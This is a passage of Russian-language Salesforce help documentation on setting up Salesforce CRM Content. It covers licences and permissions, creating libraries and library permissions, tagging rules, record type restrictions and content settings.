Чтобы начать использовать библиотеки содержимого, требуется настроить Salesforce CRM Content. Функция Salesforce CRM Content доступна только в Salesforce Classic, однако если функция Salesforce CRM Content включена для вашей организации, файлы из библиотек содержимого также будут доступны в Lightning Experience.

Чтобы настроить Salesforce CRM Content для организации, выполните указанные ниже действия.

1. Включите приложение Salesforce CRM Content в меню «Настройка»: введите *«Salesforce CRM Content»* в поле «Быстрый поиск» и выберите **«Salesforce CRM Content»**, а затем «Включить Salesforce CRM Content».
2. Чтобы предоставить пользователям доступ к Salesforce CRM Content, назначьте лицензии на компоненты одним из указанных ниже способов.

- Чтобы автоматически назначать пользователям лицензии на компоненты, введите `Salesforce CRM Content` в поле «Быстрый поиск», выберите **Salesforce CRM Content**, а затем «Автоматически назначать лицензии на компоненты текущим и новым пользователям».
- Чтобы вручную назначать лицензии на компоненты пользователям, введите *«Пользователи»* в поле «Быстрый поиск», затем выберите **«Пользователи»** и щелкните ссылку **«Редактировать»** рядом с именем пользователя. Установите флажок «Пользователь `Salesforce CRM Content`» и нажмите кнопку **«Сохранить»**.

3. Убедитесь, что пользователям Salesforce CRM Content предоставлены полномочия Salesforce CRM Content. Полномочия пользователя включают в себя «Управление Salesforce CRM Content», «Создание библиотек», «Управление полномочиями содержимого», «Управление свойствами содержимого», «Управление типами записей и макетами файлов» и «Доставить загруженные файлы и личное содержимое».

   Прим.: Пользователи с полномочием «Доставить загруженные файлы и личное содержимое» могут создавать доставки содержимого из личных библиотек. Данное полномочие не влияет на возможность доставки содержимого из общедоступных библиотек.

4. При необходимости создайте общедоступную группу пользователей Salesforce CRM Content. В будущем это поможет сэкономить время, так как назначение группы выполняется быстрее, чем назначение отдельных пользователей.
5. При необходимости создайте полномочия библиотеки. Полномочия библиотеки — это наборы привилегий, которые определяют уровни доступа пользователей к библиотеке. Полномочие библиотеки должно быть назначено каждому пользователю до начала ее использования. Всем новым организациям назначаются три полномочия библиотеки: администратор библиотеки, автор и гость.
6. Чтобы создать библиотеку, добавить участников и назначить им полномочия, воспользуйтесь мастером создания библиотек.
7. Чтобы классифицировать и определить содержимое, выполните указанные ниже действия.
   a. Создайте поля содержимого. Данные настраиваемые поля назначаются макету страницы. По умолчанию доступны следующие поля: «Описание», «Теги» и «Заголовок». Например, настраиваемое поле содержимого «Проверено» может представлять собой раскрывающийся список имен возможных проверяющих.
   b. Создайте настраиваемый макет страницы или измените макет по умолчанию. Макеты страниц — это контейнеры для настраиваемых полей. Они определяют поля, доступные во время публикации, а также способы отображения полей на странице сведений о содержимом. Можно создать несколько макетов страниц и типов записей и назначить поле содержимого для всех макетов или некоторых из них. Например, для пользователей приложений Sales и Marketing, которым требуется записывать разные сведения о содержимом, можно создать макеты страниц и типы записей Sales и Marketing. Так, поле поиска «Связанная кампания», добавленное только для макета страницы и типа записи Marketing, недоступно пользователям, выбравшим во время загрузки тип записи Sales.
8. При необходимости включите службу «Добавление документов Google в систему Salesforce», чтобы участники библиотеки могли добавлять документы Google в Salesforce CRM Content.

Советы по внедрению

- Прежде чем создать библиотеки, просмотрите файлы, которые должны храниться в Salesforce CRM Content, чтобы определить нужное количество библиотек и относящееся к ним содержимое. Уровень доступа пользователей к содержимому определяется библиотекой.
- При наличии большого количества пользователей Salesforce CRM Content рекомендуем создать общедоступную группу и добавить ее в библиотеку, а не добавлять пользователей по отдельности.

- Чтобы включить функцию Salesforce CRM Content для интересов, организаций, контактов, возможностей, обращений, продуктов или настраиваемых объектов, добавьте связанный список «Связанное содержимое» в соответствующий макет страницы.
- Чтобы отправить коллегам, интересам или контактам веб-содержимое и связать его с записями Salesforce, добавьте связанный список «Доставки содержимого» в макет страницы для интересов, организаций, контактов, возможностей, обращений, кампаний или настраиваемых объектов.
- Чтобы разрешить пользователям публиковать, изменять и искать данные на любом языке, поддерживаемом системой Salesforce, введите *«Salesforce CRM Content»* в поле «Быстрый поиск» в меню «Настройка», выберите **«Salesforce CRM Content»** и щелкните ссылку **«Включить многоязычный поиск и внесение данных»**.
- Чтобы связывать документы Google с библиотекой, включите службу «Добавление документов Google в систему Salesforce».
- Приложение Salesforce CRM Content доступно на клиентском и партнерском порталах.
- Все элементы Salesforce CRM Content отображаются на консоли Salesforce в виде основных вкладок.

Рекомендации

- При использовании связанного списка «Связанное содержимое» объектов Salesforce рекомендуем задать настраиваемые поля содержимого в соответствии со стандартными и настраиваемыми полями объекта. Данное действие позволит повысить точность результатов поиска, выполненного с помощью кнопки «Найти содержимое». Чтобы сопоставить содержимое с полями записи и просмотреть результаты поиска, содержащие связанное содержимое, нажмите кнопку **«Найти содержимое»** в связанном списке.
- Чтобы гарантировать правильную классификацию содержимого, определите имена тегов, действительные для всех авторов. Теги, заданные пользователем изначально, позволяют избежать возможных повторов в пределах одной библиотеки (например, «канал» и «каналы»).
- Рекомендуем использовать небольшое количество тегов. Механизм поиска помогает находить конкретное содержимое, а теги позволяют просматривать содержимое и подписываться на него. Таким образом, большое количество тегов может создавать дополнительные неудобства во время работы.
- Имя тега не может быть изменено или удалено. Теги, удаленные из документа, сохраняются в системе.
- Теги нечувствительны к регистру. Запрещается использовать два одинаковых имени тега, даже если их начальные буквы различаются в регистре. Всегда используется регистр исходного тега.
- Содержимое, помеченное на странице сведений в качестве специального, считается важным, имеет более высокий приоритет в результатах поиска и отображается на вкладке «Библиотеки». Содержимое может помечаться в качестве специального только при наличии полномочия библиотеки «Пометить содержимое как специальное».
- Если организация использует службу «Документы Google», то участники библиотеки могут добавлять свои документы Google в библиотеку. В результате добавления документов Google в Salesforce CRM Content пользователи получают доступ к содержимому всех типов и могут применять функции Salesforce CRM Content (например, голосование, комментарии и подписки) к документам Google.

СМ. ТАКЖЕ:

Настройка Salesforce CRM Content

Настройка доставок содержимого

Настройка Salesforce CRM Content для приложения Salesforce Mobile Classic

Настройка Salesforce CRM Content

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования или удаления полей содержимого:	«Управление свойствами содержимого» ИЛИ «Управление Salesforce CRM Content»
Для определения или изменения правил проверки полей:	Настройка приложения
Для создания, редактирования или удаления полномочий библиотеки:	«Управление полномочиями содержимого» ИЛИ «Управление Salesforce CRM Content»
Для изменения параметров содержимого:	«Управление Salesforce CRM Content»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Измените поля содержимого, правила проверки, полномочия библиотеки и другие стандартные параметры.

Введите строку «*Salesforce CRM Content*» в поле «Быстрый поиск» в меню «Настройка» и выберите **«Salesforce CRM Content»**, чтобы получить доступ к параметрам настройки Salesforce CRM Content.

Совет: Дополнительную информацию о начальной настройке Salesforce CRM Content см. в разделе «Начальная настройка Salesforce CRM Content» на странице 4641.

- **«Поля содержимого»**: создание, редактирование или удаление настраиваемых полей содержимого. Настраиваемые поля позволяют систематизировать и определять содержимое во время публикации.
- **«Правила проверки»**: создание, редактирование или удаление правил проверки. Правила проверки позволяют проверить соответствие данных, введенных пользователем во время публикации содержимого, выбранным стандартам.
- **«Полномочия библиотеки»**: создание, редактирование или удаление полномочий библиотеки. Полномочие библиотеки определяет привилегии пользователя в пределах отдельной библиотеки.
- **«Параметры»**: изменение стандартных параметров Salesforce CRM Content для многоязычной поддержки, загрузки PDF-файлов, создания пакетов содержимого или использования средства расширенного просмотра документов.

СМ. ТАКЖЕ:

Начальная настройка Salesforce CRM Content

Настройка полей содержимого

Классификация и определение содержимого

Чтобы создать, изменить или удалить настраиваемые поля Salesforce CRM Content, предназначенные для категоризации и определения содержимого, перейдите к параметрам управления объектами содержимого. При использовании Lightning Experience перейдите к разделу «Менеджер объектов», выберите **«Версия содержимого»** и прокрутите страницу до области полей. При использовании Salesforce Classic введите строку *«Файлы Salesforce»* в поле «Быстрый поиск» и выберите пункт **«Поля»**. Данные, назначенные этим полям во время загрузки, доступны на странице сведений о содержимом в течение всего срока существования файла. Созданные настраиваемые поля содержимого должны быть назначены макету страницы. Макет страницы определяет поля, отображаемые при загрузке или изменении файлов в Salesforce CRM Content.

Чтобы создать настраиваемое поле содержимого, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать»**.
2. Выберите нужный тип поля и нажмите кнопку **«Далее»**.
3. При использовании полей взаимосвязи свяжите объект с полем и нажмите кнопку **«Далее»**.
4. Введите метку поля. Имя поля заполняется автоматически на основе введенной метки поля. Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Убедитесь, что имя настраиваемого поля отличается от всех имен стандартных полей для этого объекта.
5. Выберите макет страницы, который должен отображать поле как редактируемое.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления настраиваемых полей:

- «Управление Salesforce CRM Content»

  ИЛИ

  «Управление свойствами содержимого»

Чтобы изменить или удалить настраиваемое поле содержимого, щелкните ссылку **«Правка»** или **«Удал.»** в связанном списке «Настраиваемые поля и взаимосвязи: содержимое». Стандартные поля содержимого недоступны для редактирования и удаления. Удаленные настраиваемые поля и их данные хранятся в течение 15 дней или до момента удаления самой организацией (в зависимости от того, что наступит ранее). В течение этого времени удаленные поля и данные могут быть восстановлены.

СМ. ТАКЖЕ:

Настройка Salesforce CRM Content

Поиск по параметрам управления объектами

Библиотеки

Хранение, совместное использование и управление файлами в библиотеках содержимого.

Создание библиотек

Пользователи могут хранить файлы в библиотеках содержимого и управлять ими, определяя круг лиц и уровень полномочий для доступа к файлам в каждой библиотеке. Организация может содержать не более 2 000 библиотек.

Управление полномочиями библиотеки

Создание полномочий библиотеки

Редактирование полномочий библиотеки

Удаление полномочий библиотеки

Назначение библиотеке правил присвоения тегов

Ограничение типов записей в библиотеке

Администраторы библиотеки могут выбирать типы записей, доступные в библиотеке. Кроме того, они могут задавать стандартный тип записи для публикации содержимого в библиотеку.

Создание библиотек

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания библиотек:	«Управление Salesforce CRM Content» ИЛИ Создание библиотек
Для добавления участников в библиотеку:	«Управление Salesforce CRM Content» ИЛИ Флажок «Управление библиотеками», установленный в определении полномочий библиотеки
Для назначения участникам полномочий библиотеки:	«Управление Salesforce CRM Content» ИЛИ Флажок «Управление библиотеками», установленный в определении полномочий библиотеки

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пользователи могут хранить файлы в библиотеках содержимого и управлять ими, определяя круг лиц и уровень полномочий для доступа к файлам в каждой библиотеке. Организация может содержать не более 2 000 библиотек.

Действие 1. Создание библиотеки

1. Нажмите кнопку **«Создать»** в разделе «Мои библиотеки» на начальной странице вкладки «Библиотеки».
2. Введите уникальное имя библиотеки.
3. При необходимости добавьте описание.
4. Нажмите кнопку **«Сохранить и добавить участников»**. Чтобы добавить участников позже, нажмите кнопку **«Сохранить и закрыть»**.

Действие 2. Добавление участников библиотеки

1. Если библиотека закрыта, щелкните ее имя на вкладке **«Библиотека»**.
2. Щелкните ссылку **«Пригласить людей»** в разделе **«Участники»**.

3. Если добавляемый участник отсутствует в списке, введите имя участника в поле поиска и нажмите кнопку **«Поиск»**.
4. Выберите нужных участников в поле «Доступные участники». Участниками могут быть как отдельные пользователи Salesforce CRM Content, так и общедоступные группы пользователей Salesforce CRM Content.

   Совет: При наличии большого количества пользователей Salesforce CRM Content рекомендуем создать общедоступную группу и добавить ее в библиотеку, а не добавлять пользователей по отдельности.

5. Чтобы добавить участников в библиотеку, нажмите кнопку **«Добавить»**.
6. Нажмите кнопку **«Далее»**.

Действие 3. Назначение участникам полномочий библиотеки

Выберите полномочие библиотеки для каждого пользователя или общедоступной группы и нажмите кнопку **«Сохранить»**. Дополнительную информацию см. в разделе «Управление полномочиями библиотеки» на странице 4648.

Прим.: Библиотеки доступны пользователям, даже если у них нет лицензии Salesforce CRM Content. В Lightning Experience пользователи, не имеющие лицензий Content, могут просматривать библиотеки и работать с файлами и папками библиотек. В Salesforce Classic они могут просматривать библиотеки и имеют доступ к файлам библиотек. Библиотеки доступны без лицензии Content по умолчанию. Данные настройки доступны в следующих двух местах.

- Чтобы включить доступ для всех пользователей в вашей организации, перейдите в меню «Настройка». Введите строку *«Общие параметры»* в поле «Быстрый поиск» и выберите пункт **«Общие параметры»**. Выберите **Библиотеки в Salesforce Files**.
- Чтобы управлять доступом для группы пользователей, используйте разрешение «Доступ к библиотекам», доступное для профилей и наборов полномочий в большинстве стандартных пользовательских лицензий.

Управление полномочиями библиотеки

Чтобы управлять полномочиями библиотеки, введите строку *«Полномочия содержимого»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Полномочия содержимого»**. Полномочие библиотеки — это набор привилегий, назначенных каждому участнику библиотеки Salesforce CRM Content. Данное полномочие определяет действия, доступные участнику в отдельной библиотеке. В разных библиотеках одному и тому же пользователю могут быть предоставлены разные полномочия.

Прим.: Организациям Salesforce CRM Content, созданным после выпуска версии Spring'09, автоматически назначаются три полномочия: администратор библиотеки, автор и гость.

Чтобы создать настраиваемые полномочия библиотеки, нажмите кнопку **«Добавить полномочия библиотеки»**. Чтобы отредактировать полномочие библиотеки, щелкните ссылку **«Правка»** напротив имени нужного полномочия. Чтобы удалить полномочие библиотеки, щелкните ссылку **«Удал.»** напротив имени нужного полномочия.

Прим.: Полномочия библиотеки не распространяются на личные библиотеки. Все пользователи Salesforce CRM Content могут сохранять файлы в своих личных библиотеках.

СМ. ТАКЖЕ:

Создание библиотек

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления полномочий библиотеки:

- «Управление Salesforce CRM Content»

  ИЛИ

  «Управление полномочиями содержимого»

Создание полномочий библиотеки

Чтобы создать полномочие библиотеки в Salesforce CRM Content, введите строку *«Полномочия содержимого»* в поле «Быстрый поиск» и выберите **«Полномочия содержимого»**. Затем щелкните **«Добавить полномочия библиотеки»**.

Совет: Организациям Salesforce CRM Content, созданным после выпуска версии Spring'09, автоматически назначаются три полномочия: администратор библиотеки, автор и гость. В противном случае они могут быть созданы пользователем. Эти три полномочия определяют разные уровни доступа к библиотеке, необходимые для большинства организаций. Для полномочия «Гость» установите флажки «Просмотр комментариев» и «Добавить комментарии». Для полномочия «Автор» установите флажки «Добавить содержимое», «Добавить содержимое от имени других пользователей», «Архивировать содержимое», «Добавить комментарии» и «Присвоить тег содержимому». Для полномочия «Администратор библиотеки» установите флажок «Управление библиотеками».

1. Введите имя полномочия библиотеки.
2. При необходимости введите описание полномочия библиотеки. При наличии нескольких полномочий библиотеки рекомендуем указать выполняемые ими функции или краткие сведения о каждом из них. Например, для полномочия «Эксперт по маркетингу» можно указать следующее описание: «Проверяет все содержимое, используемое во внешних маркетинговых кампаниях» или «Может просматривать и комментировать документы».
3. Установите флажки напротив нужных полномочий пользователя в разделе «Полномочия».

Полномочие библиотеки	Описание
Управление библиотеками	Пользователю доступны любые действия. Данное полномочие позволяет редактировать имя и описание библиотеки, добавлять и удалять участников библиотеки, а также удалять саму библиотеку. Управление библиотекой является отличным полномочием, разрешающим все перечисленные ниже полномочия, кроме «Доставить содержимое». Для создания библиотеки требуется полномочие системы «Управление Salesforce CRM Content» или «Создание библиотек».
Добавить содержимое	Публикация нового содержимого в библиотеку, загрузка новых версий содержимого и восстановление архивного (удаленного) содержимого. Кроме того, авторы могут изменять

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания полномочий библиотеки:

- «Управление Salesforce CRM Content»

  ИЛИ

  «Управление полномочиями содержимого»

Полномочие библиотеки	Описание
	любые теги, связанные с содержимым, а также архивировать или удалять собственное содержимое.
Добавить содержимое от имени других пользователей	Выбор автора для публикации содержимого в библиотеку.
Архивировать содержимое	Архивирование и восстановление любого содержимого библиотеки.
Удалить содержимое	Удаление любого содержимого библиотеки. Авторы могут восстанавливать собственное содержимое из корзины.
Пометить содержимое как специальное	Определение любого содержимого библиотеки в качестве специального.
Просмотр комментариев	Чтение комментариев, опубликованных для любого содержимого библиотеки.
Добавить комментарии	Публикация комментариев для любого содержимого библиотеки и просмотр всех комментариев, добавленных в библиотеку. Пользователи могут редактировать и удалять собственные комментарии.
Изменить комментарии	Редактирование и удаление комментариев, опубликованных для любого содержимого библиотеки.
Присвоить тег содержимому	Добавление тегов при публикации содержимого или редактировании сведений о содержимом библиотеки.
Доставить содержимое	Создание доставки содержимого на основе любых файлов библиотеки.
Вложение содержимого или предоставление общего доступа к содержимому	Предоставление доступа к содержимому библиотеки в сети Chatter. Находясь в сети Chatter, выберите нужный файл в библиотеке и добавьте его в сообщение или опубликуйте для общего доступа.
Организация файла и папки с содержимым	Создавайте, переименовывайте и удаляйте папки в библиотеках в Lightning Experience.

4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Создание папок в библиотеках Lightning Experience

Создание библиотек

Управление полномочиями библиотеки

Редактирование полномочий библиотеки

Редактирование полномочий библиотеки

Чтобы изменить полномочие библиотеки в Salesforce CRM Content, введите строку *«Полномочия содержимого»* в поле «Быстрый поиск» и выберите **«Полномочия содержимого»**. Щелкните ссылку **«Правка»** у нужного полномочия.

1. Введите имя полномочия библиотеки.
2. При необходимости введите описание полномочия библиотеки. При наличии нескольких полномочий библиотеки рекомендуем указать выполняемые ими функции или краткие сведения о каждом из них. Например, для полномочия «Эксперт по маркетингу» можно указать следующее описание: «Проверяет все содержимое, используемое во внешних маркетинговых кампаниях» или «Может просматривать и комментировать документы».
3. Установите флажки напротив нужных полномочий пользователя в разделе «Полномочия».

Полномочие библиотеки	Описание
Управление библиотеками	Пользователю доступны любые действия. Данное полномочие позволяет редактировать имя и описание библиотеки, добавлять и удалять участников библиотеки, а также удалять саму библиотеку. Управление библиотекой является отличным полномочием, разрешающим все перечисленные ниже полномочия, кроме «Доставить содержимое». Для создания библиотеки требуется полномочие системы «Управление Salesforce CRM Content» или «Создание библиотек».
Добавить содержимое	Публикация нового содержимого в библиотеку, загрузка новых версий содержимого и восстановление архивного (удаленного) содержимого. Кроме того, авторы могут изменять любые теги, связанные с содержимым, а также архивировать или удалять собственное содержимое.
Добавить содержимое от имени других пользователей	Выбор автора для публикации содержимого в библиотеку.
Архивировать содержимое	Архивирование и восстановление любого содержимого библиотеки.
Удалить содержимое	Удаление любого содержимого библиотеки. Авторы могут

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования полномочий библиотеки:

- «Управление Salesforce CRM Content»

  ИЛИ

  «Управление полномочиями содержимого»

Полномочие библиотеки	Описание
	восстанавливать собственное содержимое из корзины.
Пометить содержимое как специальное	Определение любого содержимого библиотеки в качестве специального.
Просмотр комментариев	Чтение комментариев, опубликованных для любого содержимого библиотеки.
Добавить комментарии	Публикация комментариев для любого содержимого библиотеки и просмотр всех комментариев, добавленных в библиотеку. Пользователи могут редактировать и удалять собственные комментарии.
Изменить комментарии	Редактирование и удаление комментариев, опубликованных для любого содержимого библиотеки.
Присвоить тег содержимому	Добавление тегов при публикации содержимого или редактировании сведений о содержимом библиотеки.
Доставить содержимое	Создание доставки содержимого на основе любых файлов библиотеки.
Вложение содержимого или предоставление общего доступа к содержимому	Предоставление доступа к содержимому библиотеки в сети Chatter. Находясь в сети Chatter, выберите нужный файл в библиотеке и добавьте его в сообщение или опубликуйте для общего доступа.
Организация файла и папки с содержимым	Создавайте, переименовывайте и удаляйте папки в библиотеках в Lightning Experience.

4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Создание библиотек

Управление полномочиями библиотеки

Удаление полномочий библиотеки

Удаление полномочий библиотеки

Чтобы удалить настраиваемое полномочие библиотеки Salesforce CRM Content, выполните указанные ниже действия.

1. Введите строку *«Полномочия содержимого»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Полномочия содержимого»**.
2. Щелкните ссылку **«Удал.»** напротив нужного полномочия.
3. Просмотрите список затронутых пользователей. Страница удаления содержит всех пользователей Salesforce CRM Content, которым назначено данное полномочие библиотеки. В случае удаления полномочия эти пользователи потеряют доступ к соответствующей библиотеке.
4. Для подтверждения нажмите кнопку **«Удалить полномочие»**.

СМ. ТАКЖЕ:

Создание библиотек

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления полномочий библиотеки:

- «Управление Salesforce CRM Content»

  ИЛИ

  «Управление полномочиями содержимого»

Назначение библиотеке правил присвоения тегов

Теги — это описательные метки, которые позволяют классифицировать и систематизировать содержимое Salesforce CRM Content. Теги могут быть присвоены файлам, пакетам содержимого, веб-ссылкам или документам Google. Участники библиотек могут использовать теги для просмотра содержимого. Правило присвоения тегов определяет способы присвоения тегов содержимому библиотеки. Например, правило ограниченного присвоения тегов не позволяет авторам добавлять новые теги. Правила присвоения тегов задаются в библиотеке по желанию. По умолчанию допускается использование любого тега.

Для назначения библиотеке правила присвоения тегов:

1. Выберите нужную библиотеку в разделе **«Мои библиотеки»** на вкладке «Библиотеки».
2. Щелкните ссылку **«Правила присвоения тегов»** и установите один из указанных ниже переключателей.

Правило присвоения тегов	Описание
Открытое присвоение тегов	Данное правило не ограничивает процесс присвоения тегов. При публикации или редактировании содержимого авторы могут вводить любые теги. При вводе тега приложение Salesforce CRM Content автоматически предлагает варианты тегов на основе списка «Мои недавние теги» и раздела «Популярные теги».
Управляемое присвоение тегов	Данное правило позволяет авторам вводить любые теги при публикации или редактировании содержимого, а также просматривать список предложенных тегов. При установке данного переключателя пользователю предлагается ввести предложенные теги.
Ограниченное присвоение тегов	Данное правило определяет список предложенных тегов, доступных авторам для выбора. При установке данного переключателя пользователю предлагается ввести предложенные теги.

3. При установке переключателя **«Управляемое присвоение тегов»** или **«Ограниченное присвоение тегов»** щелкните ссылку для автоматического заполнения поля «Предложенные теги». При необходимости добавьте, измените или удалите теги. Если поле «Предложенные теги» не заполняется автоматически, то любые новые теги, введенные в данное поле, добавляются в текущий список предложенных тегов библиотеки.
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения библиотеке правила присвоения тегов:

- «Управление Salesforce CRM Content»

  ИЛИ

  Флажок «Управление библиотеками», установленный в определении полномочий библиотеки

Примечания к правилам присвоения тегов

- Переключатель «Открытое присвоение тегов» устанавливается по умолчанию.
- Если содержимое публикуется или перемещается в библиотеку, для которой задано правило ограниченного присвоения тегов, то при наличии неподдерживаемых тегов отображается соответствующая ошибка.
- Если содержимое одной библиотеки становится доступным другой библиотеке, то применяется наиболее строгое правило присвоения тегов. Например:
  - Если содержимое доступно в двух библиотеках (ограниченное присвоение тегов в одной и управляемое или ограниченное присвоение тегов в другой), то для выбора доступны только те теги, которые используются в обеих библиотеках.
  - Если содержимое доступно в двух библиотеках (открытое присвоение тегов в одной и ограниченное присвоение тегов в другой), то для выбора доступны только те теги, которые используются в библиотеке с ограниченным присвоением тегов.
- Если правило ограниченного присвоения тегов применяется после публикации содержимого в библиотеке, а содержимому присвоены теги, которые не поддерживаются заданным правилом, то эти теги остаются назначенными содержимому до тех пор, пока оно не будет изменено или пересмотрено. Например, если документу «Прогноз на 3 квартал» присвоен тег *«рыночные показатели»*, который не *поддерживается новым* правилом ограниченного *присвоения тегов*, то этот тег будет удален из документа «Прогноз на 3 квартал» только после публикации новой версии файла или редактирования тегов файла на странице сведений о содержимом.
- Рекомендуем использовать небольшое количество тегов. Механизм поиска помогает находить конкретное содержимое, а теги позволяют просматривать содержимое и подписываться на него. Таким образом, большое количество тегов может создавать дополнительные неудобства во время работы.
- Имя тега не может быть изменено или удалено. Теги, удаленные из документа, сохраняются в системе.
- Теги нечувствительны к регистру. Запрещается использовать два одинаковых имени тега, даже если их начальные буквы различаются в регистре. Всегда используется регистр исходного тега.

СМ. ТАКЖЕ:

Создание библиотек

Ограничение типов записей в библиотеке

Администраторы библиотеки могут выбирать типы записей, доступные в библиотеке. Кроме того, они могут задавать стандартный тип записи для публикации содержимого в библиотеку.

Чтобы ограничить типы записей, разрешенные в библиотеке, выполните указанные ниже действия.

1. Выберите нужную библиотеку в разделе **«Мои библиотеки»** на вкладке «Библиотеки».
2. Щелкните ссылку **«Типы записей»**.
3. При необходимости измените стандартный тип записи для библиотеки.
4. Установите флажок «Ограничить типы записей, доступные в библиотеке».
5. Установите один или оба указанных ниже флажка.
   - «Разрешить связывание любого типа записи с этой библиотекой»: установите данный флажок, чтобы разрешить библиотеке с ограниченными типами записей общий доступ к содержимому, опубликованному в других библиотеках. Общий доступ к содержимому других библиотек может предоставляться независимо от используемых типов записей.
   - «Не применять ограничения типа записи к текущему содержимому»: установите данный флажок, чтобы отменить получение предупреждений относительно текущего содержимого библиотеки. Если текущее содержимое использует типы записей, исключенные из библиотеки, то предупреждения не отправляются. Данный параметр применяется только к уведомлениям; текущее содержимое не зависит от ограниченных типов записей.
6. Перенесите нужные типы записей из списка «Доступные типы записей» в список «Выбранные типы записей».
7. Нажмите кнопку **«Сохранить»**.

Примечания к ограничению типов записей

- Если библиотека уже содержит опубликованное содержимое, то установка флажка «Ограничить типы записей, доступные в библиотеке» инициирует автоматическое перемещение всех типов записей, используемых опубликованным содержимым, в список «Выбранные типы записей».
- Снятие флажка «Ограничить типы записей, доступные в библиотеке» инициирует автоматическое перемещение любых типов записей из списка «Выбранные типы записей» в список «Доступные типы записей».
- При изменении управляющей библиотеки тип записи файла должен поддерживаться новой управляющей библиотекой.
- При предоставлении библиотеке общего доступа к файлу тип записи файла должен поддерживаться общедоступной библиотекой, кроме случаев установки флажка «Разрешить связывание любого типа записи с этой библиотекой» для общедоступной библиотеки.
- Если стандартный тип записи для профиля пользователя отличается от стандартного типа записи для библиотеки, то приоритет отдается профилю, пользователь которого предоставляет библиотеке общий доступ к файлу. При

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Типы записи, доступные в версиях: Salesforce Classic и Lightning Experience

Типы записи, доступные в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для ограничения типов записей:

- «Управление типами записей и макетами файлов»

  ИЛИ

  «Управление Salesforce CRM Content»

отсутствии стандартного типа записи для профиля пользователя типом записи, используемым по умолчанию, является *«Общий»*.

- При отсутствии типов записей, являющихся общими для профиля пользователя и библиотеки, пользователям данного профиля, предоставляющим библиотеке общий доступ к файлам, доступен стандартный тип записи для библиотеки.

Параметры содержимого

Настройка параметров содержимого и включение предварительных просмотров.

Настройка параметров содержимого

Разрешение предварительных просмотров содержимого в сообщениях-ссылках

Salesforce предоставляет поддержку мультимедийного содержимого для более чем 400 URL-доменов. При вставке ссылки в сообщение поддерживаемые ссылки преобразуются во встроенные видеоматериалы, изображения и предварительные версии статей с мультимедийным содержимым.

Настройка доставок содержимого

Доставка содержимого позволяет быстро преобразовывать документы (например, Microsoft® PowerPoint и Word) в специальные интерактивные версии, удобные для просмотра в режиме реального времени. Каждой созданной доставке присваивается зашифрованный URL-адрес, который может быть отправлен любому получателю (например, интересам, клиентам, партнерам или коллегам) и позволяет отслеживать количество просмотров или загрузок содержимого. Доступно только в Salesforce Classic. Lightning Email создает ссылки на основе доставок в виде вложений эл. почты для пользователей Lightning Experience, имеющих доступ к функции доставки содержимого.

Поля доставки содержимого

Настройка параметров содержимого

Введите строку *«`Salesforce CRM Content`»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Salesforce CRM Content»**, чтобы изменить параметры по умолчанию для своей организации Salesforce CRM Content.

Включить Salesforce CRM Content

Если данный флажок установлен, то приложение Salesforce CRM Content включено в организации.

Автоматически назначать лицензии на компоненты текущим и новым пользователям

Если данный флажок установлен, то система Salesforce пытается автоматически назначить лицензии на компонент Salesforce CRM Content всем текущим пользователям. При недостаточном количестве лицензий назначение не выполняется. Для приобретения дополнительных лицензий рекомендуем обратиться в Salesforce. Лицензия на компонент Salesforce CRM Content автоматически назначается новым пользователям при наличии доступных лицензий. Лицензия на компонент соответствует флажку «Пользователь `Salesforce CRM Content`», установленному на странице сведений о пользователе.

Включить многоязычный поиск и внесение данных

